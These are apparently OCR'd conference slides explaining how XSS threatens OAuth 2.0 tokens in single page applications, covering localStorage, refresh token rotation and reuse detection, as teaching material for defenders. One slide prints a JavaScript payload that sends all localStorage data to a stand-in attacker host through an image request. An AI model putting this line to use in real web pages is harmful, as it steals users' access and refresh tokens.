

pragmaticwebsecurity.com says

OAuth 2.0

The impact of XSS on OAuth 2.0 in Single Page Applications


Jim Manico

@manicode

Dr. Philippe De Ryck


@PhilippeDeRyck

LOCAL STORAGE



Using LocalStorage in JavaScript

```
localStorage.setItem("favorite_cooking_technique", "sous-vide")
localStorage.getItem("favorite_cooking_technique")
```



Tokens in LocalStorage are easy to extract when malicious code executes

A JS payload to steal all LocalStorage data from app.restograde.com

```
let img = new Image();
img.src = `https://maliciousfood.com?data=${JSON.stringify(localStorage)}`;
```

OAuth 2.0 refresh tokens give long term access to a client on behalf of a user


↳ *Good, since it helps reduce the lifetime of access tokens*

Refresh tokens issued to a web frontend are bearer tokens


Bad, since it allows anyone that possesses the token to use it, including an attacker ↵

OAuth 2.0 specs require additional protection for refresh tokens in the browser

↳ *Concretely, that protection is* refresh token rotation



App obtains tokens with the *Authorization Code* flow
Receive *AT1* and *RT1*
App renews tokens with the *Refresh Token* flow
Use *RT1*
Receive *AT2* and *RT2*
AT1 expires
App renews tokens with the *Refresh Token* flow
Use *RT2*
Receive *AT3* and *RT3*
AT2 expires
App renews tokens with the *Refresh Token* flow
Use *RT3*
Receive *AT4* and *RT4*
AT3 expires

Refresh tokens can only be used once.
Each *Refresh Token* flow uses a different refresh token.


App obtains tokens with the *Authorization Code* flow
Receive *AT1* and *RT1*
App renews tokens with the *Refresh Token* flow
Use *RT1*
Receive *AT2* and *RT2*
App renews tokens with the *Refresh Token* flow
Use *RT2*
Receive error
The Authorization Server detects the reuse of *RT2*, triggering the revocation of the entire token chain (i.e., *RT3*)
AT1 expires
AT2 expires
Attacker uses RT2
Receive AT3 and RT3
RT3 is revoked, so the attacker cannot use it to obtain a new access token
Attacker steals RT2 from the user's browser

Takeaway #1

A common misconception reduces the danger of malicious JavaScript code to a single event (e.g., stealing data from localStorage)



App obtains tokens with the *Authorization Code* flow
Receive *AT1* and *RT1*

Malicious code steals RT1 but does not use it yet

App renews tokens with the *Refresh Token* flow
Use *RT1*
Receive *AT2* and *RT2*

Malicious code steals RT2 but does not use it yet

